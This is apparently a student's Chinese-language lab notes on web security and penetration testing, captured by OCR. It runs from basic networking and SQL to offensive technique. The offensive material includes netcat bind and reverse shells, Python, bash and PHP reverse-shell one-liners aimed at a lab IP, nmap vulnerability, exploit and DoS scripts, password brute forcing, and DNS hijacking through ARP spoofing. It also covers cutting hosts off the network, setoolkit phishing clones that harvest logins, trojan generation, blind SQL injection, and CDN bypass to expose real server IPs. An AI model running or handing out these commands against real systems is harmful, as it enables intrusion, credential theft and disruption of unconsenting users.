
Web 知识

网络三种架构特点：

C/S 架构：网页可以下载东西。（微信，QQ，王者荣耀）

B/S 架构：网页直接浏览，不能下载东西。（百度，微博，淘宝网站）

P2P 架构：不需要服务器中转直接连接。



网站搭建五部分：服务器，数据库，代码，静态资源，
中间件（php 小皮中的 apache）：搭建网站，运行资源。

F12 快捷打开网页开发者模式。

网站常用术语：

DNS：域名系统，用于跟踪计算机的域名以及在互联网上相应的 IP 地址。

ISP：互联网服务提供商。

TCP/IP：传输控制协议/互联网协议。

HTTP：超文本传输协议。

服务器：能上网的计算机，用于接收和处理用户的请求信息。

客户端：连接互联网的应用程序，浏览器。


网站运行原理：

https://www.baidu.com　　http 是协议；www（万维网）是网络服务类型；baidu.com 是域名。


第一步：通过 DNS 解析域名。

第二步：发送请求至服务器。

第三步：服务器接收处理请求，并响应请求。



DNS 解析：



出网 IP：ping baidu.com 来进行查看。

监听端口接受内容写入文件：nc -lvp 端口号 >文件名（接收端）
（发送端）nc 接收端 IP 地址 < 发送的文件

正向 shell：客户端连接服务器端，想要获取服务器端的 shell
方向 shell：客户端连接服务器，服务器端想要获取客户端的 shell

正向 shell：
目标服务器 centos：nc -lvp 端口号 -e /bin/bash(shell 文件)（主动开启监听，**发出 shell 文件**）（目标机器开启端口）
攻击服务器 kali：nc 目标服务器 IP 端口号（接收连接）
注意防火墙的端口策略，需要防火墙开启对应端口才可以进行监听。(内网，机器不出网)
反向 shell：
目标服务器 centos：nc 攻击服务器 IP 端口号 -e /bin/bash（主动连接，发出 shell 文件）
攻击服务器 kali：nc -lvp 端口号(开启监听)（攻击服务器开启端口）
一般多用反向 shell

反向 shell：
利用 python3 连接：
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.52.140",6666));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
利用 bash 连接：
bash -i >& /dev/tcp/192.168.52.140/6666 0>&1
利用 php 连接：
php -r'$sock=fsockopen("192.168.52.140",6666);exec("/bin/sh -i <&3 >&3 2>&3");'

NMAP：主机发现；端口扫描；版本侦测；操作系统侦测。

扫描端口开放情况：nmap IP 地址
查看计算机状态：nmap -T4 -sn IP 地址
查看系统版本，服务：nmap ip -O -sV -T4

常见端口说明：见 web 安全文档中常见端口号对应协议（范围：0~65535）

判断端口开放情况：open(开放)；closed（未开放）；filtered（扫描被防火墙拦截，不能访问）；unfitered(没有被过滤的，不知道端口情况)

指定范围端口扫描：nmap ip -O -sV -T4 -sS -p 端口范围（0-65535）


检测目标机器是否有常见的漏洞：nmap --script=vuln ip

利用以知的漏洞入侵系统：nmap --script=exploit ip

dos 攻击：nmap --script=dos ip（不可靠）

扫描网站开放端口：nmap 网址（www.baidu.com）

kali 打开 xhydra 爆破密码工具：xhydra（一般不用）
爆破 ssh 尝试：show attempts be verbose （爆破 http 时，选择 use SSL 加密）
爆破成功加粗显示账号密码 保存：save output 清除：clear output




爬取网页前端静态信息：cewl 网址 放到文件中：cewl 网址 -w 文件名
自定义生成字典：cewl 网址 -m 字典位数(列如：9) -w 文件名（大于等于字典位数长度，列如：>=9）
爬取网址存在的邮箱：cewl https://www.taobao.com/ -n -e
出现单词的个数：cewl https://www.taobao.com/ -c
深度爬取：cewl https://www.taobao.com/ -d 指定深度（4）
爬取数字和字母：cewl https://www.taobao.com/ --with-numbers

生成字典写入文件：crunch 最小位数 最大位数 > 文件名 crunch 最小位数 最大位数 从中选择密码 > 文件名 （生成字典只包含 123 的 6 位密码：crunch 6 6 123 > 文件名）


对文件中的内容进行组合生成字典：crunch 1 1 -q 目标文件 > 生成文件（不用指定字典位数）
特殊生成字典：crunch 最小位数 最大位数 -t %^@, > 文件名（%代表数字 ^代表特殊符号 @代表小写字符 ，代表大写字符）

自带的字典生成配置文件：crunch 最小位数 最大位数 -f /usr/share/crunch/charset.lst 配置文件里的前缀名(hex-lower) -o 文件名


关于 kali 的 DNS 劫持：
准备工作：开启中间件：service apache2 start （在 kali 上搭建网站）
修改配置文件：vi /etc/ettercap/etter.dns 加入（* A ip 换行 * PTA ip）（访问所有的网站都跳转到劫持网页 ip）
进入网页文件：cd /var/www/html 添加你想要显示的网页文件：.html
用 windows 浏览器输入 kali 的 ip 访问，可以访问到 /var/www/html 文件下所有的内容。
进行 DNS 劫持操作：
开启 DNS 攻击工具 ettercap -G 关闭 startup 选择 √ 打开 点击搜索和搜索右边的图标




选择物理机网关 192.168.52.2 点击 add to target1 选择劫持的目标机器 IP 点击 target2




点击 ARP 出现弹框点击 OK 进行欺骗



点击进入 plugins 在点击 mangage piuhins 运行 dns_spoof
最后点击开始运行，在目标劫持机器 Windows 浏览器上任意输入网址，然后弹出劫持界面，DNS 劫持成功。





监视浏览器网页界面浏览信息：remote_browser（操作方法与 DNS 劫持相同）


断网工具配置：evillimiter

进入 github.com 搜索 evillimiter 进行下载压缩包，完成传输到 kali 虚拟机上面，
分别运行：cd evillimiter　　python3 evillimiter install
最后：输入 evillimiter 打开工具

（方法二：分别运行代码 git clone https://github.com/bitbrute/evillimiter.git　　cd evillimiter　　sudo python3 setup.py install）（注意需要挂代理才能访问不让运行不起）

进行 kali 代理配置：vi /etc/proxychains4.conf　先注释原来的 ip，在最后一行添加 socks5　物理机机 ip　端口号
运行 proxychains4 firefox（工具 v2rayN 进行代理服务器）

工具 evillimiter 命令：
扫描主机数量：scan　　查看主机：hosts　　限制网络：limit 限制主机的 ID 限制的速度（limit 2 1kbit）　　查看电脑所有 ip：arp



evillimiter 相关命令：


`block [ID1,ID2,...] (--upload) (--download)`	阻止与指定 ID 关联的主机的 Internet 连接。 仅 限制传出流量 仅限制传入流量。 `--upload --download`
`free [ID1,ID2,...]`	取消限制/取消阻止与指定 ID 关联的主机。 删除所有进一步的限制。
`add [IP] (--mac [MAC])`	将自定义主机添加到主机列表。 MAC 地址将自动解析， 也可以手动指定。 例如： 或 `add 192.168.178.24 add 192.168.1.50 --mac 1c:fc:bc:2d:a6:37`
`monitor (--interval [time in ms])`	监控有限主机的带宽使用情况 （当前使用情况、 使用的总带宽等） 。 设置刷新带宽信息后的间隔 （以毫秒为单位） （默认为 500 毫秒） 。 例如： `--interval monitor --interval 1000`
`analyze [ID1,ID2,...] (--duration [time in s])`	无限制地分析主机的流量， 以确定谁使用了多少带宽。 指定分析的持续时间 （以秒为单位） （默认为 30 秒） 。 例如： `--duration analyze 2,3 --duration 120`
`watch`	显示当前手表状态。 监视功能可检测主机何时使用不同的 IP 地址重新连接。
`watch add [ID1,ID2,...]`	将指定的主机添加到监视列表。 例如： `watch add 6,7,8`
`watch remove [ID1,ID2,...]`	从监视列表中删除指定的主机。 例如： `watch remove all`
`watch set [Attribute] [Value]`	更改当前手表设置。 可以更改以下属性： 是要扫描重新连接的 IP 范围。 是每次网络扫描之间等待的时间 （以秒为单位） 。 例如： `range interval watch set interval 120`
`clear`	清除终端窗口。
`quit`	退出应用程序。


工具 setoolkit：


网页攻击（钓鱼网站攻击）（web 模板）


攻击选项解释网址：https://blog.csdn.net/m0_57069925/article/details/125184915


选择 1，2，3，1 进入 web 模板，输入攻击的 IP，选择模仿的网页 1（Java）2（Google）3（Twitter）选择 2　访问 IP 显示 Google 页面，攻击成功，在页面输入账号密码，将显示回攻击工具的页面上来。（运行时要关闭阿帕奇：service apache2 stop）












网页攻击（钓鱼网站攻击）（站点克隆）：选择 1，2，3，2 进入站点克隆，输入攻击 IP，输入想要克隆的网址（www.baidu.com），访问 IP，显示百度页面，攻击成功。（在页面输入账号密码，将显示回攻击工具的页面上来）

工具 setoolkit：


选择 1，8　输入网址 https://www.baidu.com　运行生成二维码　（模仿的是百度生成百度的二维码扫描进入百度）（钓鱼攻击生成二维码）

选择 1，4，2　输入需要监听的 IP　输入端口　（等待生成木马）　yes　（将生成的木马发送到要攻击的电脑上面，运行木马病毒）

在攻击机上面分别输入命令 sessions　　sessions -i 1　　getuid（获得管理员攻击机权限）



菜鸟教程（https://www.runoob.com/）学习 php 和 html 后端和前端代码了解关键字的作用，前端和后端的连接。



访问页面时的请求方法（）php：GET，HEAD，POST，PUT
$_GET：是基于浏览器网址搜索栏上的参数传递。（可以通过更改浏览器网址搜索栏上的值来改变参数传递的值）
$_POST：是基于数据包参数传递，不可以直接修改参数。
检查函数是否为空：empty()

数据库工具 Navicat：Ctrl + s （保存表） （刷新）：F5
数据库语法：
创建数据库：create database 数据库名 character set 编码格式（utf8）
指定数据库：use 数据库名
创建表：create table 表名(
字段名 1（如：id）数据类型（字节数），
字段名 2 数据类型（字节数最大 255）);（创建完成）
表中插入数据：insert into 表名(字段名 1，2，3 等) values(对应插入字段的数据 1，2，3 等);
方法 2：insert into 表名 set 字段名 1=插入数据 1,字段名 2=插入数据 2;
插入多行数据：insert into 表名(字段名 1，2，3 等) values(对应插入字段的数据 1，2，3 等)，(对应插入字段的数据 1，2，3 等);

删除数据库：drop database 数据库名;
删除表：drop table 表名;
删除数据：delete from 表名 where 字段 = 字段对应的数据 and 字段=字段对应数据;（等）

查询语句：select 字段 1，字段 2，字段 3 from 表名 where 条件;
查询有多少个数据库：show databases;
查询表中指定数据：select 字段 from 表名; 所有数据：select * from 表名;
查询指定数据全部字段：select * from 表名 where 字段=字段对应数据;
查询别名：select 字段 1 别名 from 表名 where 字段 2=字段 2 对应数据;
查询当前用户名：select current_user();
查询连接的用户名：select session_user();
查询 mysql 安装路径：select @@basedir;
查询数据库路径：select @@datadir;
查询操作系统版本：select @@version_compile_os;

字符串连接函数：concat() concat_ws() group_concat() 如：select concat('~',username) from user; （在结果数据前加入~符号连接数据）

字符串截取函数：limit 数字 1 数字 2; （数字 1 代表：从数字 1+1 条开始截取；数字 2 代表：截取几条数据）

select substr(“字符串”,数字 1,数字 2); （数字 1 代表：从数字 1 条开始截取；数字 2 代表：截取的位数）

select mid(“字符串”,数字 1,数字 2); （数字 1 代表：从数字 1 条开始截取；数字 2 代表：截取的位数）

select left(‘字符串’,数字 1); （数字 1 代表从左往右截取的位数）

select right(‘字符串’,数字 1); （数字 1 代表从右往左截取的位数）

select locate(‘字符串 1’,’字符串 2’); （表示字符串 1 出现在字符串 2 的第几位）

联合语句：语句 1 union 语句 2; （查询时语句 1，2 字段要一致）

ASCII 码表显示：select ascii(‘ASCII 中的字母或符号’);

利用 ASCII 码表做比较：

```
mysql> select ascii((select username from user limit 1,1));
+--------------------------------------+
| ascii((select username from user limit 1,1)) |
+--------------------------------------+
|                                  229 |
+--------------------------------------+
1 row in set (0.03 sec)

mysql> select * from user where id = 3 and ascii((select username from user limit 1,1))>220;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  3 | 李四     | 1111     |
+----+----------+----------+
1 row in set (0.03 sec)

mysql> select * from user where id = 3 and ascii((select username from user limit 1,1))>230;
Empty set
```

返回数据库的长度：select length(database()) 字符：select length(‘字符’);

返回表中数据的条数：select count(*) from 表名;

时间盲注：

延迟数字秒执行命令：select sleep(数字);

判断 if：select if(判断语句 1,执行语句 2,执行语句 3); （当判断语句 1 为真的情况执行语句 2，当为假的情况下执行语句 3）

（报错查询结果超过 1 行的，一般使用截取函数 limit）、

修改语句：update 表名 set 字段 1=值 1,字段 2=值 2 where 条件; （不能使用联合语句）

information_schema 数据库运用：

简介：保存关于 MySQL 服务器所维护的所有其他数据库的信息。（数据库名，表，数据类型，访问权限等）

SCHEMATA 表：提供当前 MySQL 实列中所有数据库的信息

TABLES 表：提供关于数据库中表的信息，视图，详细表明了表类型，引擎，创建时间

COLUMNS 表：表中的所有列信息以及每个列的信息

数据库下查询所有的数据库名称：select schema_name from information_schema.schemata;

Burp 工具介绍： （哔哩哔哩 web 网课 32）

Target(目标)：显示目标目录结构

Proxy（代理）：拦截 HTTP/S 的代理服务器 （允许拦截，查看，修改在两个方向上的原始数据流）

Spider（蜘蛛）：应用智能感应的网络爬虫 （完整的枚举应用程序的内容和功能）

Scanner（扫描器）：自动发现 web 应用程序的安全漏洞

Intruder（入侵）：对 web 应用程序进行自动化攻击

Repeater（中继器）：手动操作来触发单独的 HTTP 请求，并分析应用程序响应的工具

Sequence（会话）：用来分析那些不可预知的应用程序会话令牌和重新数据项的随机性的工具

Decoder（解码器）：手动执行或对应用程序数据者智能解码编码

Comparer（对比）：请求和响应得到两项数据的一个可视化差异

Extender（扩展）：扩展 brup 工具功能

Options：设置 brup 工具

信息收集

网站的架构：osi 模型——>域名，whois，CDN，c 段；

前端：HTML/CSS/JS------->各级指纹识别，GitHub/源代码泄露，敏感文件和地址；

后端：PHP/ASP.NET/容器/数据库----->框架识别，容器识别；
中间件：组件报错，解析漏洞；
系统：Windows，Linux，mac　　端口，系统识别
Google 搜索语法

传统的搜索引擎能够有效的抓取对方网站页面内容，公司动态组织文档，用户名/密码，测试文件，历史数据。传统搜索引擎是对网页内容，网页标题的关键字进行抓取。

语法：（可以联合搜索）
site: 搜索范围限制在某网站或顶级域名中 （site:xx.com）固定搜索 xx.com 网站有哪些。

inurl: 用于搜索网页上包含的 URL,这个语法对寻找网页上的搜索,帮助之类的很有用。（inurl:xx.com）固定搜索链接上包含 xx.com 的网址。
（inurl:/admin/login.php）通过路径搜索（实列：管理后台）搜索对应网站的后台

intext: 只搜索网页部分中包含的文字(也就是忽略了标题,URL 等的文字).
（intext:你好）表示搜索网页内容包含“你好”的网站

intitle : 限制你搜索的网页标题 （intitle:后台登录） 标题为后台登录的网页

filetype: 搜索文件的后缀或者扩展名 （filetype:PDF）

撒旦搜索引擎：shodan　　https://shodan.io

可扫描一切联网的设备，除了常见的 web 服务器，还能扫描防火墙、路由器、交换机、

摄像头、打印机等一切联网的设备。所有的端口都可以用这个撒旦搜索引擎

语法 shodan:

搜索指定的主机或者域名：hostname (hostname:”网址”)
搜索指定端口：port (hostname:”网址（不用加 https://）” port:端口)
搜索指定国家：country (country:”CN”) 中国
搜索指定城市：city (city:”城市拼音”)
搜索指定公司或组织：org (org:”google”)
搜索指定 ISP 供应商：isp (isp:”China Telecom”)
搜索指定操作系统/软件/平台：product (product:”Apache httpd”)
搜索指定软件的版本：version (version: “1.6.2”)
搜索指定地理位置，参数经纬度：geo (geo: “31.8639, 117.2808”)
搜索指定收录时间前后的数据：before/after (before: “11-11-15”) 格式：dd-mm-yy
搜索指定 IP 和子网：net （net: “192.168.52.0/24”）

搜索引擎：fofa （国内常用）https://fofa.info/ (语法在网址上)

搜索引擎：钟馗之眼 https://www.zoomeye.org/ (语法在网址上)

搜索引擎：鹰图平台 https://hunter.qianxin.com/_blank (语法在网址上)

fofa 语法

title="beijing"	从标题中搜索 “北京”
header="elastic"	从http头中搜索 “elastic”
body="网络空间测绘"	从html正文中搜索 “网络空间测绘”
fid="kIlUsGZ8pT6AtgKSKD63iw=="	查找相同的网站指纹
domain="qq.com"	搜索根域名带有qq.com的网站。
icp="京ICP证030173号"	查找备案号为 “京ICP证030173号” 的网站
js_name="js/jquery.js"	查找网站正文中包含js/jquery.js的资产
js_md5="82ac3f14327a8b7ba49baa208d4eaa15"	查找js源码与之匹配的资产
cname="ap21.inst.siteforce.com"	查找cname为"ap21.inst.siteforce.com"的网站

port_size="6"	查询开放端口数量等于"6"的资产
port_size_gt="6"	查询开放端口数量大于"6"的资产
port_size_lt="12"	查询开放端口数量小于"12"的资产
ip_ports="80,161"	搜索同时开放80和161端口的ip
ip_country="CN"	搜索中国的ip资产(以ip为单位的资产数据)。
ip_region="Zhejiang"	搜索指定行政区的ip资产(以ip为单位的资产数据)。
ip_city="Hangzhou"	搜索指定城市的ip资产(以ip为单位的资产数据)。
ip_after="2021-03-18"	搜索2021-03-18以后的ip资产(以ip为单位的资产数据)。
ip_before="2019-09-09"	搜索2019-09-09以前的ip资产(以ip为单位的资产数据)。
&& – 表示逻辑与	
|| – 表示逻辑或	

os="centos"	搜索CentOS资产。
server=="Microsoft-IIS/10"	搜索IIS 10服务器。
app="Microsoft-Exchange"	搜索Microsoft-Exchange设备
after="2017" && before="2017-10-01"	时间范围段搜索
asn="19551"	搜索指定asn的资产。
org="LLC Baxet"	搜索指定org(组织)的资产。
base_protocol="udp"	搜索指定udp协议的资产。
is_fraud=falsenew	排除仿冒/欺诈数据
is_honeypot=false	排除蜜罐数据仅限FOFA高级会员使用
is_ipv6=true	搜索ipv6的资产
is_domain=true	搜索域名的资产

cname_domain="siteforce.com"	查找cname包含“siteforce.com”的网站
icon_hash="-247388890"	搜索使用此icon的资产。仅限FOFA高级会员使用
host=".gov.cn"	从url中搜索”.gov.cn”
port="6379"	查找对应“6379”端口的资产
ip="1.1.1.1"	从ip中搜索包含“1.1.1.1”的网站
ip="220.181.111.1/24"	查询IP为“220.181.111.1”的C网段资产
status_code="402"	查询服务器状态为“402”的资产
protocol="quic"	查询quic协议资产搜索指定协议类型
country="CN"	搜索指定国家(编码)的资产。
region="Xinjiang"	搜索指定行政区的资产。
city="Ürümqi"	搜索指定城市的资产。

DNS 域名信息收集，我们需要收集域名对应 IP，域名注册人，DNS 记录，子域名等与域名相关的信息。

CDN：内容分发网络，类似于 DNS 服务器，用户直接发送数据到 CDN 服务器，然后以 CDN 服务器向服务器真实 IP 发送请求，然后 CDN 服务器在转发给用户。(储存资源文件缓存)

DNS 域名信息收集，有 CDN 情况下：

绕过 CDN 找到源服务器地址，端口探测，服务扫描等操作

CDN 绕过方法：

1.检测 CDN 的方法：

在 Windows 的命令提示符执行命令： ping 网址 (查看回显是否包含 cdn)

利用 ping 测试网站：https://ping.chinaz.com/ （这种方法更准确）

网站 2：https://ping.aizhan.com/ 、

子域名：主域：baidu.com 子域名：xx.baidu.com

子域名和主域不在同一台服务器上，无法进行 CDN 绕过

子域名和主域在同一台服务器上，通过检测方法 ping 子域名来进行 CDN 绕过来探测出主域的真实 IP。

判断子域名和主域在同一台服务器上的方法：

打开本地的 host 文件（可以通过火绒进行），将探测的子域名的 IP 地址添加到 host 文件中 写法（子域名 IP 主域网址），ping 主域网址 （如果能够正常 ping 通，然后直接在浏览器访问主域网址，如果还能够正常访问的情况下，结论为子域名和主域在同一台服务器上）。 （host 文件路径：C:\Windows\System32\drivers\etc）

查找子域名的方法：

浏览器搜索引擎语法：inurl:网址

在线网址站点： https://tool.chinaz.com/subdomain/

工具：layer 子域名挖掘机

2.利用国外在线 ping 网址：ping 网址（直接绕过 cdn）

国外 ping 网址： https://check-host.net/（好用）https://get-site-ip.com/ --->（可以直接返回 IP）

反向验证网站： https://dns-history.whoisxmlapi.com/overview (验证查询的 IP 是否是真实 IP，利用 IP 查看搭建的域，一般域多的都不是。)

3.查看历史的 DNS 解析记录：

在线网址：

https://check-host.net/

https://dnsdumpster.com/

https://x.threatbook.com/

https://sitereport.netcraft.com/?url=

4.通过 ico 图标哈希值：

在网页上进入开发者模式，找到并下载**.ico** 的网页图标文件，在下载好的图标路径下进入命令编辑模式，

输入命令：certutil -hashfile 文件名**.ico** md5 （查看哈希值）利用 fofa 网址等其他网址搜索哈希值或搜索开发者模式下获得的图标链接；显示主域的真实 IP （对比子域名哈希值）

